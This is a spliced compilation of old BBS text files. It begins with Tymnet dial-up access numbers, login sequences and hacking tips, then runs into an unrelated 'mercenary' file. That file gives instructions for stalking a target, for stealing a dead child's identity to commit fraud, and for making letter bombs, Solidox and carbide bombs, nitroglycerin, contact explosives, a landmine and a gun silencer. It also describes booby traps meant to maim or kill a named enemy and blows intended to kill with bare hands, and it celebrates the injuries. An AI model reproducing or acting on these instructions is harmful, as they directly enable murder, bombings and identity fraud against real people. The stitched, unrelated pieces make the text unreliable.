| 06272         | FULLERTON             | CALIFORNIA | 300/1200 714-441-2777 @PPS |
| 06272         | INGLEWOOD             | CALIFORNIA | 300/1200 213-216-7667 @PPS |
| 06272         | LOS ANGELES(DOWNTOWN) | CALIFORNIA | 300/1200 213-687-3727 @PPS |
| 06272         | LOS ANGELES           | CALIFORNIA | 300/1200 213-480-1677 @PPS |
| 03306         | MOUNTAIN VIEW         | CALIFORNIA | 300/1200 415-960-3363 @PPS |
| 03306         | OAKLAND               | CALIFORNIA | 300/1200 415-893-9889 @PPS |
| 03306         | PALO ALTO             | CALIFORNIA | 300/1200 415-325-4666 @PPS |
| 06272         | PASADENA              | CALIFORNIA | 300/1200 818-356-0780 @PPS |
| 03306         | SAN FRANCISCO         | CALIFORNIA | 300/1200 415-543-8275 @PPS |
| 03306         | SAN FRANCISCO         | CALIFORNIA | 300/1200 415-626-5380 @PPS |
| 03306         | SAN FRANCISCO         | CALIFORNIA | 300/1200 415-362-2280 @PPS |
| 03306         | SAN JOSE              | CALIFORNIA | 300/1200 408-920-0888 @PPS |
| 06272         | SANTA ANNA            | CALIFORNIA | 300/1200 714-972-9844 @PPS |
| 06272         | VAN NUYS              | CALIFORNIA | 300/1200 818-780-1066 @PPS |

@PPS PACIFIC BELL - NETWORK NAME IS PUBLIC PACKET SWITCHING (PPS)

(CONNECT MESSAGE)

. \_ . \_ . \_ < \_ C \_ R \_ (SYNCHRONIZES DATA SPEEDS)>  
(DOES NOT ECHO TO THE TERMINAL)

ONLINE 1200

WELCOME TO PPS: 415-XXX-XXXX

1 \_ 3 \_ 1 \_ 0 \_ 6 \_ 9 \_ (TYMNET ADDRESS)  
(DOES NOT ECHO UNTIL TYMNET RESPONDS)

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

## SOUTHWESTERN BELL

| NODE  | CITY        | STATE  | DENSITY  | ACCESS NUMBERS | NWRK  |
|-------|-------------|--------|----------|----------------|-------|
| 05443 | KANSAS CITY | KANSAS | 300/1200 | 316/225-9951   | @MRLK |
| 05443 | HAYS        | KANSAS | 300/1200 | 913/625-8100   | @MRLK |
| 05443 | HUTCHINSON  | KANSAS | 300/1200 | 316/669-1052   | @MRLK |
| 05443 | LAWRENCE    | KANSAS | 300/1200 | 913/841-5580   | @MRLK |

224.TXT

|       |                     |          |          |              |       |
|-------|---------------------|----------|----------|--------------|-------|
| 05443 | MANHATTAN           | KANSAS   | 300/1200 | 913/539-9291 | @MRLK |
| 05443 | PARSONS             | KANSAS   | 300/1200 | 316/421-0620 | @MRLK |
| 05443 | SALINA              | KANSAS   | 300/1200 | 913/825-4547 | @MRLK |
| 05443 | TOPEKA              | KANSAS   | 300/1200 | 913/235-1909 | @MRLK |
| 05443 | WICHITA             | KANSAS   | 300/1200 | 316/269-1996 | @MRLK |
|       |                     |          |          |              |       |
| 04766 | BRIDGETON/ST. LOUIS | MISSOURI | 300/1200 | 314/622-0900 | @MRLK |
| 04766 | ST. LOUIS           | MISSOURI | 300/1200 | 314/622-0900 | @MRLK |
|       |                     |          |          |              |       |
| 06510 | ADA                 | OKLAHOMA | 300/1200 | 405/436-0252 | @MRLK |
| 06510 | ALTUS               | OKLAHOMA | 300/1200 | 405/477-0321 | @MRLK |
| 06510 | ALVA                | OKLAHOMA | 300/1200 | 405/327-1441 | @MRLK |
| 06510 | ARDMORE             | OKLAHOMA | 300/1200 | 405/223-8086 | @MRLK |
| 03167 | BARTLESVILLE        | OKLAHOMA | 300/1200 | 918/336-6901 | @MRLK |
| 06510 | CLINTON             | OKLAHOMA | 300/1200 | 405/323-8102 | @MRLK |
| 06510 | DURANT              | OKLAHOMA | 300/1200 | 405/924-2680 | @MRLK |
| 06510 | ENID                | OKLAHOMA | 300/1200 | 405/242-8221 | @MRLK |
| 06510 | LAWTON              | OKLAHOMA | 300/1200 | 405/248-8772 | @MRLK |
| 03167 | MCALESTER           | OKLAHOMA | 300/1200 | 918/426-0900 | @MRLK |
| 03167 | MIAMI               | OKLAHOMA | 300/1200 | 918/540-1551 | @MRLK |
| 03167 | MUSKOGEE            | OKLAHOMA | 300/1200 | 918/683-1114 | @MRLK |
| 06510 | OKLAHOMA CITY       | OKLAHOMA | 300/1200 | 405/236-0660 | @MRLK |
| 06510 | PONCA CITY          | OKLAHOMA | 300/1200 | 405/762-9926 | @MRLK |
| 03167 | SALLISAW            | OKLAHOMA | 300/1200 | 918/775-7713 | @MRLK |
| 06510 | SHAWNEE             | OKLAHOMA | 300/1200 | 405/273-0053 | @MRLK |
| 06510 | STILLWATER          | OKLAHOMA | 300/1200 | 405/377-5500 | @MRLK |
| 03167 | TULSA               | OKLAHOMA | 300/1200 | 918/583-6606 | @MRLK |
| 06510 | WOODWARD            | OKLAHOMA | 300/1200 | 405/256-9947 | @MRLK |

@MRLK - SOUTHWESTERN BELL TELEPHONE- NETWORK NAME IS MICROLINK II(R)

(CONNECT MESSAGE)

(PLEASE TYPE YOUR TERMINAL IDENTIFIER)

A \_ (YOUR TERMINAL IDENTIFIER)

WELCOME TO MICROLINK II

-XXXX:01-030-

PLEASE LOG IN:

.T < \_C \_R \_> \_ (USERNAME TO ACCESS TYMNET)

HOST: CALL CONNECTED

224.TXT

-GWY 0XXXX- TYMNET: PLEASE LOG IN:

SOUTHERN NEW ENGLAND

| NODE  | CITY                 | STATE       | DENSITY  | ACCESS NUMBERS | NWRK     |
|-------|----------------------|-------------|----------|----------------|----------|
| ----- | -----                | -----       | -----    | -----          | -----    |
| 02727 | BRIDGEPORT           | CONNECTICUT | 300/2400 | 203/366-6972   | @CONNNET |
| 02727 | BRISTOL              | CONNECTICUT | 300/2400 | 203/589-5100   | @CONNNET |
| 02727 | CANAAN               | CONNECTICUT | 300/2400 | 203/824-5103   | @CONNNET |
| 02727 | CLINTON              | CONNECTICUT | 300/2400 | 203/669-4243   | @CONNNET |
| 02727 | DANBURY              | CONNECTICUT | 300/2400 | 203/743-2906   | @CONNNET |
| 02727 | DANIELSON            | CONNECTICUT | 300/2400 | 203/779-1880   | @CONNNET |
| 02727 | HARTFORD/MIDDLETOWN  | CONNECTICUT | 300/2400 | 203/724-6219   | @CONNNET |
| 02727 | MERIDEN              | CONNECTICUT | 300/2400 | 203/237-3460   | @CONNNET |
| 02727 | NEW HAVEN            | CONNECTICUT | 300/2400 | 203/776-1142   | @CONNNET |
| 02727 | NEW LONDON           | CONNECTICUT | 300/2400 | 203/443-0884   | @CONNNET |
| 02727 | NEW MILFORD          | CONNECTICUT | 300/2400 | 203/355-0764   | @CONNNET |
| 02727 | NORWALK              | CONNECTICUT | 300/2400 | 203/866-5305   | @CONNNET |
| 02727 | OLD GREDDWICH        | CONNNETICUT | 300/2400 | 203/637-8872   | @CONNNET |
| 02727 | OLD SAYBROOK         | CONNECTICUT | 300/2400 | 203/388-0778   | @CONNNET |
| 02727 | SEYMOUR              | CONNECTICUT | 300/2400 | 203/881-1455   | @CONNNET |
| 02727 | STAMFORD             | CONNECTICUT | 300/2400 | 203/324-9701   | @CONNNET |
| 02727 | STORRS               | CONNECTICUT | 300/2400 | 203/429-4243   | @CONNNET |
| 02727 | TORRINGTON           | CONNECTICUT | 300/2400 | 203/482-9849   | @CONNNET |
| 02727 | WATERBURY            | CONNECTICUT | 300/2400 | 203/597-0064   | @CONNNET |
| 02727 | WILLIMANTIC          | CONNECTICUT | 300/2400 | 203/456-4552   | @CONNNET |
| 02727 | WINDSOR              | CONNECTICUT | 300/2400 | 203/688-9330   | @CONNNET |
| 02727 | WINDSOR LCKS/ENFIELD | CONNECTICUT | 300/2400 | 203/623-9804   | @CONNNET |

@CONNNET - SOUTHERN NEW ENGLAND TELEPHONE - NETWORK NAME IN CONNNET

(CONNECT MESSAGE)

H\_ H\_ <\_ C\_ R\_> (SYNCHRONIZES DATA SPEEDS)  
(DOES NOT ECHO TO THE TERMINAL)

CONNNET

.\_ T\_ <\_ C\_ R\_>\_ (MUST BE CAPITAL LETTERS)

26-SEP-88 18:33 (DATA)  
031069 (ADDRESS CONFIRMATION)  
COM (CONFIRMATION OF CALL SET-UP)

-GWY OXXXX-TYMNET: PLEASE LOG IN:

## 224.TXT

On a side note, the recent book The Cuckoo's Egg provides some interesting information (in the form of a story, however) on a Tymnet hacker. Remember that he was into BIG things, and hence he was cracked down upon. If you keep a low profile, networks should provide a good access method.

If you can find a system that is connected to the Internet that you can get on from Tymnet, you are doing well.

---

Username@f<node #>.n<net #>.z<zone #>.ifna.org

In other words, if I wanted to mail to Silicon Swindler at 1:135/5, the address would be Silicon\_Swindler@f5.n135.z1.ifna.org and, provided that your mailer knows the .ifna.org domain, it should get through alright. Apparently, as of the writing of this article, they have implemented a new gateway name called fidonet.org which should work in place of ifna.org in all routings. If your mailer does not know either of these domains, use the above routing but replace the first "@" with a "%" and then afterwards, use either of the following mailers after the "@": CS.ORST.EDU or K9.CS.ORST.EDU (i.e. username%f<node #>.n<net #>.z<zone #>.fidonet.org@CS.ORST.EDU [or replace CS.ORST.EDU with K9.CS.ORST.EDU]).

The following is a list compiled by Bill Fenner (WCF@PSUECL.BITNET) that was posted on INFONETS DIGEST which lists a number of FIDONET gateways:

| Net | Node | Node Name         |
|-----|------|-------------------|
| ~~~ | ~~~~ | ~~~~~             |
| 104 | 56   | milehi.ifna.org   |
| 105 | 55   | casper.ifna.org   |
| 107 | 320  | rubbs.ifna.org    |
| 109 | 661  | blkcat.ifna.org   |
| 125 | 406  | fidogate.ifna.org |
| 128 | 19   | hipshk.ifna.org   |
| 129 | 65   | insight.ifna.org  |
| 143 | N/A  | fidogate.ifna.org |
| 152 | 200  | castle.ifna.org   |
| 161 | N/A  | fidogate.ifna.org |
| 369 | 17   | megasys.ifna.org  |

NOTE: The UUCP equivalent node name is the first part of the node name. In other words, the UUCP node milehi is listed as milehi.ifna.org but can be mailed directly over the UUCP network.

Another way to mail to FIDONET, specifically for Internet people, is in this format:

ihnp4!necntc!ncoast!ohiont!<net #>!<node #>!user\_name@husc6.harvard.edu

## 224.TXT

And for those UUCP mailing people out there, just use the path described and ignore the @husc5.harvard.edu portion. There is a FIDONET NODELIST available on most any FIDONET bulletin board, but it is quite large.

### ONTYME

~~~~~

Previously known as Tymnet, OnTyme is the McDonnell Douglas revision. After they bought out Tymnet, they renamed the company and opened an experimental Internet gateway at ONTYME.TYMNET.COM but this is supposedly only good for certain corporate addresses within McDonnell Douglas and Tymnet, not their customers. The userid format is xx.yyy or xx.y/yy where xx is a net name and yyy (or y/yy) is a true username. If you cannot directly nail this, try:

xx.yyy%ONTYME.TYM

Exodus

So you want to become a Mercenary

^^

by The Armagedeon

Disclaimer (hey I gotta cover my ass too)

I am in ABSOLUTELY NO WAY responsible for the methods used in this text. YOU ARE RESPONSIBLE FOR YOUR ACTIONS. Don't even think about using the methods in this book against me, mainly because I have a MUCH larger supply of stuff like this then you do. (and I might add that I have close to 100 lbs. of high explosives ex.TNT) I also have my other private book "so you want to foil a mercenary".

Well with that over I can move to the good stuff.

The main things needed to become a merc is: many fake ID's, a gun store (where else are you gonna get gun powder for explosives), a hardware store (very useful for chemicals and other stuff), some money, this book (duh!), a clean record (at least in the town your in), and some form of transportation.

What you first need to do is to study your subject VERY intensely. (when I say VERY I mean you should know about as much as he knows about himself or more) Watch when he leaves his house look for patterns in his schedual, take notes (keep all notes together I'll tell you why later), know his car, know the license plate #, know the serial # (found on the windshield on the drivers side at the bottom), look for patterns of when he is alone. Above all though, be very careful about the way you get this information. You wouldn't want this person to know about your little information gathering, because he's liable to call the Pigs (oops) Cops on you. Be VERY secretive. Don't trust anyone with any information about you or your subject. Live by your fake ID, (it's best to get one that's from a different country). Don't live in a house, live in an apartment, and pay cash for everything. Don't get a credit card, chequeing account, or any account for that matter. Always use cash. Use don't file income tax and basically don't exist (legally). you'll need this!

How To Create A New Indentity

By The Walking Glitch

Courtesy of the Jolly Roger!

You might be saying, "Hey Glitch, what do I need a new identity for?" The answer is simple. You might want to go buy liquor somewhere, right? You might want to go give the cops the false name when you get busted so you keep your good name, eh? You might even want to use the new identity for getting a P.O. Box for carding. Sure! You might even want the stuff for renting yourself a VCR at some dickless loser of a convenience store. Here we go:

Getting a new ID isn't always easy, no one said it would be. By following these steps, any bozo can become a new bozo in a coupla weeks.

STEP 1

The first step is to find out who exactly you'll become. The most secure way is to use someone's ID who doesn't use it themselves.

225.TXT

The people who fit that bill the best are dead. As an added bonus they don't go complaining one bit. Go to the library and look through old death notices. You have to find someone who was born about the same time as you were, or better yet, a year or two older so you can buy booze, etc. You should go back as far as you can for the death because most states now cross index deaths to births so people can't do this in the future. The cutoff date in Wisconsin is 1979, folks in this grand state gotta look in 1978 or earlier. Anything earlier there is cool. Now, this is the hardest part if you're younger. Brats that young happen to be quite resilient, takin' falls out of three story windows and eating rat poison like its Easter candy, and not a scratch or dent. There ain't many that die, so ya gotta look your ass off. Go down to the library and look up all the death notices you can, if it's on microfilm so much the better. You might have to go through months of death notices though, but the results are well worth it. You gotta get someone who died locally in most instances: the death certificate is filed only in the county of death. Now you go down to the county courthouse in the county where he died and get the death certificate, this will cost you around \$3-\$5 depending on the state you're in. Look at this hunk of paper, it could be your way to vanish in a cloud of smoke when the right time comes, like right after that big scam. If You're lucky, the slob's parents signed him up with social security when he was a snot nosed brat. That'll be another piece of ID you can get. If not, that's ok too. It'll be listed on the death certificate if he has one. If you're lucky, the stiff was born locally and you can get his birth certificate right away.

STEP 2

Now check the place of birth on the death certificate, if it's in the same place you standing now you're all set. If not, you can mail away for one from that county but its a minor pain and it might take a while to get, the librarian at the desk has listings of where to write for this stuff and exactly how much it costs. Get the Birth certificate, its worth the extra money to get it certified because thats the only way some people will accept it for ID. When yur gettin this stuff the little forms ask for the reason you want it, instead of writing in "Fuck you", try putting in the word "Genealogy". They get this all the time. If the Death certificate looks good for you, wait a day or so before getting the certified birth certificate in case they recognize someone wanting it for a dead guy.

STEP 3

Now your cookin! You got your start and the next part's easy. Crank out your old Dot matrix printer and run off some mailing labels addressed to you at some phony address. Take the time to check your phony address that there is such a place. Hotels that rent by the month or large apartment buildings are good, be sure to get the right zip code for the area. These are things that the cops might notice that will trip you up. Grab some old junk mail and paste your new lables on them. Now take them along with the birth certificate down to the library.

225.TXT

Get a new library card. If they ask you if you had one before say that you really aren't sure because your family moved around alot when you were a kid. Most libraries will allow you to use letters as a form of ID when you get your card. If they want more give them a sob story about how you were mugged and got your wallet stolen with all your identification. Your card should be waiting for you in about two weeks. Most libraries ask for two forms of ID, one can be your trusty Birth Certificate, and they do allow letters addressed to you as a second form.

STEP 4

Now you got a start, it isn't perfect yet, so let's continue. You should have two forms of ID now. Throw away the old letters, or better yet stuff them inside the wallet you intend to use with this stuff. Go to the county courthouse and show them what nice ID you got and get a state ID card. Now you got a picture ID. This will take about two weeks and cost about \$5, its well worth it.

STEP 5

If the death certificate had a social security number on it you can go out and buy one of those metal SS# cards that they sell. If it didn't, then you got all kinds of pretty ID that shows exactly who you are. If you don't yet have an SS#, Go down and apply for one, these are free but they could take five or six weeks to get, Bureaucrats you know... You can invent a SS# too if ya like, but the motto of 'THE WALKING GLITCH' has always been "Why not excellence?".

STEP 6

If you want to go whole hog you can now get a bank account in your new name. If you plan to do alot of traveling then you can put alot of money in the account and then say you lost the account book. After you get the new book you take out all the cash. They'll hit you with a slight charge and maybe tie-up your money some, but if you're ever broke in some small town that bank book will keep you from being thrown in jail as a vagrant.

ALL DONE?

So kiddies, you got ID for buying booze, but what else? In some towns (the larger the more likely) the cops if they catch you for something petty like shoplifting stuff under a certain dollar amount, will just give you a ticket, same thing for pissing in the street. Thats it!

No fingerprints or nothing, just pay the fine (almost always over \$100) or appear in court. Of course they run a radio check on your ID, you'll be clean and your alter-ego gets a blot on his record.

Your free and clear. Thats worth the price of the trouble you've gone through right there. If your smart, you'll toss that ID away if this happens, or better yet, tear off your picture and give the ID to someone you don't like, maybe they'll get busted with it.

If you're a working stiff, here's a way to stretch your dollar. Go to work for as long as it takes to get unemployment and then get yourself fired. Go to work under the other name while you getting the unemployment.

With a couple of sets of ID, you can live like a king. These concepts for survival in the new age come to you compliments of THE WALKING GLITCH. First release of this phile 7/7/88. This is for putting in their car

Calcium Carbide Bomb

by The Jolly Roger

This is EXTREMELY DANGEROUS. Exercise extreme caution.... Obtain some calcium carbide. This is the stuff that is used in carbide lamps and can be found at nearly any hardware store. Take a few pieces of this stuff (it looks like gravel) and put it in a glass jar with some water. Put a lid on tightly. The carbide will react with the water to produce acetylene carbonate which is similar to the gas used in cutting torches. Eventually the glass will explode from internal pressure. If you leave a burning rag nearby, you will get a nice fireball!

(About the notes always keep them together just in case you are successful and the Cops suspect you, you can very easily destroy them.) The next article is best for remote execution

Letter Bombs

by The Jolly Roger

- You will first have to make a mild version of thermite. Use my recipe, but substitute iron fillings for rust.
- Mix the iron with aluminum fillings in a ratio of 75% aluminum to 25% iron. This mixture will burn violently in a closed space (such as an envelope). This brings us to our next ingredient...
- Go to the post office and buy an insulated (padded) envelope. You know, the type that is double layered... Separate the layers and place the mild thermite in the main section, where the letter would go. Then place magnesium powder in the outer layer. There is your bomb!!
- Now to light it... this is the tricky part and hard to explain. Just keep experimenting until you get something that works. The fuse is just that touch explosive I have told you about in another one of my anarchy files. You might want to wrap it like a long cigarette and then place it at the top of the envelope in the outer layer (on top of the powdered magnesium). When the touch explosive is torn or even squeezed hard it will ignite the powdered magnesium (sort of a flash light) and then it will burn the mild thermite. If the thermite didn't blow up, it would at least burn the fuck out of your enemy (it does wonders on human flesh!).

-Jolly Roger-
Wasn't that just ever so much fun!!

Here's one that you'll really get a blast out of

Solidox Bombs

by The Jolly Roger

Most people are not aware that a volatile, extremely explosive chemical can be bought over the counter: Solidox.

Solidox comes in an aluminum can containing 6 grey sticks, and can be bought at Kmart, and various hardware supply shops for around \$7.00. Solidox is used in welding applications as an oxidizing agent for the hot flame needed to melt metal. The most active ingredient in Solidox is potassium chlorate, a filler used in many military applications in the WWII era.

Since Solidox is literally what the name says: SOLID OXygen, you must have an energy source for an explosion. The most common and readily available energy source is common household sugar, or sucrose. In theory, glucose would be the purest energy source, but it is hard to find a solid supply of glucose.

Making the mixture:

- [1] Open the can of Solidox, and remove all 6 sticks. One by one, grind up each of the sticks (preferably with a mortar and pestle) into the finest powder possible.
- [2] The ratio for mixing the sugar with the Solidox is 1:1, so weigh the Solidox powder, and grind up the equivalent amount of sugar.
- [3] Mix equivalent amounts of Solidox powder, and sugar in a 1:1 ratio.

It is just that simple! You now have an extremely powerful substance that can be used in a variety of applications. A word of caution: be EXTREMELY careful in the entire process. Avoid friction, heat, and flame. A few years back, a teenager I knew blew 4 fingers off while trying to make a pipe bomb with Solidox. You have been warned!

SolidOx can no longer be bought in KMart. A plumbing and heating supply store, or even Sears may have small quantities for sale, at about \$18.00 for 10 stix.


---Exodus

Another truely original form of sabotage (which is original because I just thought of it) is to load a tennis ball FULL of strike anywhere match heads and keep that around. Then you take a dish, fill it up with drano, then put it in a place that is it very likely that it wouldn't be noticed. Put the tennis ball under the drivers side seat so that when he sits down he will put pressure on the tennis ball. Put LOTS of aluminum foil in the dish of drano and close the door. This is a sure fire winner because by sitting down he will make the tennis ball with match head go up and Drano + aluminum =HYDROGEN HA HA HA!!!! You shouldn't be hearing from that loser again (or at least until he gets out of the burn unit which should be a couple of years) PRETTY GOOD EH!!!!!!

Another truely great trap is the Exploding lightbulbs which is a light bulb taken apart without disturbing the filament you fill the glass with black powder or some other nasty explosive. You assemble the bulb again and presto you have an exploding lightbulb. You put it into the socket (with the switch off of course)and then it is armed and ready. If they turn on the switch BOOOOOOOOOOOOOOOOMMMMMMMMM!!!!!!!!!!!!!!!!!!!!!! The coroner has to pick them up with a sponge!!!!!!

Another GREAT one is the LAND MINE (HE HE HE) so here's the article.
How to make a landmine by The Jolly Roger

First, you need to get a pushbutton switch. Take the wires of it and connect one to a nine volt battery connector and the other to a solar igniter (used for launching model rockets). A very thin piece of stereo wire will usually do the trick if you are desperate, but I recommend the igniter. Connect the other wire of the nine-volt battery to one end of the switch. Connect a wire from the switch to the other lead on the solar igniter.



Now connect the explosive (pipe bomb, m-80, CO2 bomb, etc.) to the igniter by attaching the fuse to the igniter (seal it with scotch tape). Now dig a hole; not too deep but enough to cover all of the materials. Think about what direction your enemy will be coming from and plant the switch, but leave the button visible (not TOO visible!). Plant the explosive about 3-5 feet away from the switch because there will be a delay in the explosion that depends on how short your wick is, and, if a homemade wick is being used, its burning speed. But if you get it right... and your enemy is close enough..... BBBBBBBB000000000000000000000000MMMM! hahahaha

- EXODUS -

Or if you're afraid you might blow yourself to pieces you can use the weaponless death (HE HE HE)

-----[=How to Kill Someone==]-----[=WITH YOUR BARE HANDS=]-----

AN EXCERPT FROM THE ANARCHISTS COOKBOOK II.....

Courtesy of Exodus

This file will explain the basics of hand-to-hand combat, and will tell of the best places to strike and kill an enemy...

When engaged in hand-to-hand combat, your life is always at stake.

There is only one purpose in combat, and that is to kill your enemy.

Never face an enemy with the idea of knocking him out.

The chances are extremely good that he will kill YOU instead.

When a weapon is not available, one must resort to the full use of his natural weapons. The natural weapons are:

1. The knife edge of your hands.
2. Fingers folded at the second joint or knuckle.
3. The protruding knuckle of your second finger.
4. The heel of your hand.

5. Your boot
6. Elbows
7. Knees
8. and Teeth.

Attacking is a primary factor. A fight was never won by defensive action. Attack with all of your strength.

At any point or any situation, some vulnerable point on your enemies body will be open for attack. Do this while screaming as screaming has two purposes.

1. To frighten and confuse your enemy.

2. To allow you to take a deep breath which, in turn, will put more oxygen in your blood stream. Your balance and balance of your enemy are two important factors; since, if you succeed in making your enemy lose his balance, the chances are nine to one that you can kill him in your next move. The best over-all stance is where your feet are spread about shoulders width apart, with your right foot about a foot ahead of the left. Both arms should be bent at the elbows parallel to each other. Stand on the balls of your feet and bend your waist slightly. Kinda of like a boxer's crouch. Employing a sudden movement or a scream or yell can throw your enemy off-balance. There are many vulnerable points of the body. We will cover them now:

Eyes: Use your fingers in a V-shape and attack in gouging motion.

Nose: (Extremely vulnerable) Strike with the knife edge of the hand along the bridge, which will cause breakage, sharp pain, temporary blindness, and if the blow is hard enough, death. Also, deliver a blow with the heel of your hand in an upward motion, this will shove the bone up into the brain causing death.

Adam's Apple: This spot is usually pretty well protected, but if you get the chance, strike hard with the knife edge of your hand. This should sever the wind-pipe, and then it's all over in a matter of minutes.

Temple: There is a large artery up here, and if you hit it hard enough, it will cause death. If you manage to knock your enemy down, kick him in the temple, and he'll never get up again.

Back of the Neck: A rabbit punch, or blow delivered to the base of the neck can easily break it, but to be safe, it is better to use the butt of a gun or some other heavy blunt object.

Upper lip: A large network of nerves are located. These nerves are extremely close to the skin. A sharp upward blow will cause extreme pain, and unconsciousness.

Ears: Coming up from behind an enemy and cupping the hands in a clapping motion over the victims ears can kill him immediately. The vibrations caused from the clapping motion will burst his eardrums, and cause internal bleeding in the brain.

Groin: A VERY vulnerable spot. If left open, get it with knee hard, and he'll buckle over very fast.

Kidneys: A large nerve that branches off to the spinal cord comes very

close to the skin at the kidneys. A direct blow with the knife edge of your hand can cause death.

There are many more ways to kill and injure an enemy, but these should work best for the average person. This is meant only as information and I would not recommend that you use this for a simple High School Brawl. Use these methods only, in your opinion, if your life is in danger.

Any one of these methods could very easily kill or cause permanent damage to someone. One more word of caution, you should practice these moves before using them on a dummy, or a mock battle with a friend.

(You don't have to actually hit him to practice, just work on accuracy.)

Its GRRRRRRREAT!!!!!!!!!!!!

here's another of the primitive sort enjoy!!

Blowgun

by The Jolly Roger

In this article I shall attempt to explain the use and manufacture of a powerfull blow-gun and making darts for the gun. The possession of the blow gun described in this article IS a felony.

So be carefull where you use it. I don't want to get you all busted.

Needed:

1. Several strands of yarn (About 2 inches a-piece)
2. A regular pencil
3. A 2 1/4 inch long needle (hopefully with a beaded head. If not obtainable, wrap tape around end of needle.
4. 2-3 1/4 foot pipe. (PVC or Aluminum) Half a inch in diameter

Constructing the dart:

1st- Carefully twist and pull the metal part (Along with eraser) of the pencil till it comes off.

2nd- Take Pin and start putting about 5-7 Strands of yarn on the pin. Then push them up to the top of the pin. But not over the head of the pin (or the tape).

3rd- Push pin through the hollow part of the head where the pencil was before.

4th- That should for a nice looking dart. (see illustration)

#####

```
>>>>-----/  #  is the yarn
                  >  is the head of the pencil
                  -  is the pin it-self
                  /  is the head of the pin
```

Using the Darts:

1st- Now take the finished dart and insert it in the tube (if it is too small put on more yarn.)

2nd- Aim the tube at a door, wall, sister, ect.

3rd- blow on the end of the pipe.

4th- Sometimes the end of the pipe may be sharp. When this happens I suggest you wrap it with some black electrician tape. It should feel a lot better.

-- Exodus --

Here's one for the SUICIDAL mercenary!

Nitroglycerin Recipe

by the Jolly Roger

Like all chemists I must advise you all to take the greatest care and caution when you are doing this. Even if you have made this stuff before.

This first article will give you information on making nitroglycerin, the basic ingredient in a lot of explosives such as straight dynamites, and geletin dynamites.

Making nitroglycerin

1. Fill a 75-milliliter beaker to the 13 ml. Level with fuming red nitric acid, of 98% pure concentration.
2. Place the beaker in an ice bath and allow to cool below room temp.
3. After it has cooled, add to it three times the amount of fuming sulferic acid (99% H_2SO_4). In other words, add to the now-cool fuming nitric acid 39 ml. Of fuming sulferic acid. When mixing any acids, always do it slowly and carefully to avoid splattering.
4. When the two are mixed, lower thier temp. By adding more ice to the bath, about 10-15 degrees centigrade. (Use a mercury-operated thermometer)
5. When the acid solution has cooled to the desired temperature, it is ready for the glycerin. The glycerin must be added in small amounts using a medicine dropper. (Read this step about 10 times!) Glycerin is added slowly and carefully (i mean careful!) Until the entire surface of the acid it covered with it.
6. This is a dangerous point since the nitration will take place as soon as the glycerin is added. The nitration will produce heat, so the solution must be kept below 30 degrees centigrade! If the solution should go above 30 degrees, immediately dump the solution into the ice bath! This will insure that it does not go off in your face!
7. For the first ten minutes of nitration, the mixture should be gently stirred. In a normal reaction the nitroglycerin will form as a layer on top of the acid solution, while the sulferic acid will absorb the excess water.
8. After the nitration has taken place, and the nitroglycerin has formed on the top of the solution, the entire beaker should be transferred slowly and carefully to another beaker of water. When this is done the nitroglycerin will settle at the bottem so the other acids can be drained away.
9. After removing as much acid as posible without disturbing the nitroglycerin, remove the nitroglycerin with an eyedropper and place it in a bicarbonate of soda (sodium bicarbonate in case you didn't know) solution. The sodium is an alkalai and will nueutralize much of the acid remaining. This process should be repeated as much as necesarry using blue litmus paper to check for the presence of acid. The remaining acid only makes the

nitroglycerin more unstable than it already is.

10. Finally! The final step is to remove the nitroglycerin from the bicarbonate. This is done with an eye-dropper, slowly and carefully. The usual test to see if nitration has been successful is to place one drop of the nitroglycerin on metal and ignite it. If it is true nitroglycerin it will burn with a clear blue flame.

**** Caution ****

Nitro is very sensitive to decomposition, heating dropping, or jarring, and may explode if left undisturbed and cool.

-----Exodus-----

now just leave it on his porch against the door or something like that so he spills it and BOOOOOMMMM!!!!!! the only problem here is getting it to his house without going BOOM yourself (I can't offer any suggestions because I've been smart enough NOT to mess with the stuff)

Here's a great one to do to his car:

Unstable Explosives

by the Jolly Roger

Mix solid Nitric Iodine with household ammonia. Wait overnight and then pour off the liquid. You will be left with a muddy substance. Let this dry till it hardens. Now throw it at something!!!!

-----Exodus-----

What you do with this stuff is to put in his door hinge or something that contacts hard when he normally drives.

This one is a MUST for the serious mercenary

Low Signature Systems (Silencers)

by the Jolly Roger

Low signature systems (silencers) for improvised small arms weapons can be made from steel gas or water pipe and fittings.

Material Required:

Grenade Container

Steel pipe nipple, 6 in. (15 cm) long - (see table 1 for diameter)

2 steel pipe couplings - (see table 2 for dimensions)


Cotton cloth - (see table 2)

Drill

Absorbent cotton


Procedure:

- 1) Drill hole in grenade container at both ends to fit outside diameter of pipe nipple. (see table 1)



2) Drill four rows of holes in pipe nipple. Use table 1 for diameter and location of holes.

(Note: I suck at ASCII art!)



3) Thread one of the pipe couplings on the drilled pipe nipple.

4) Cut coupling length to allow barrel of weapon to thread fully into low signature system. Barrel should butt against end of the drilled pipe nipple.

5) Separate the top half of the grenade container from the bottom half.

6) Insert the pipe nipple in the drilled hole at the base of the bottom half of the container. Pack the absorbent cotton inside the container and around the pipe nipple.

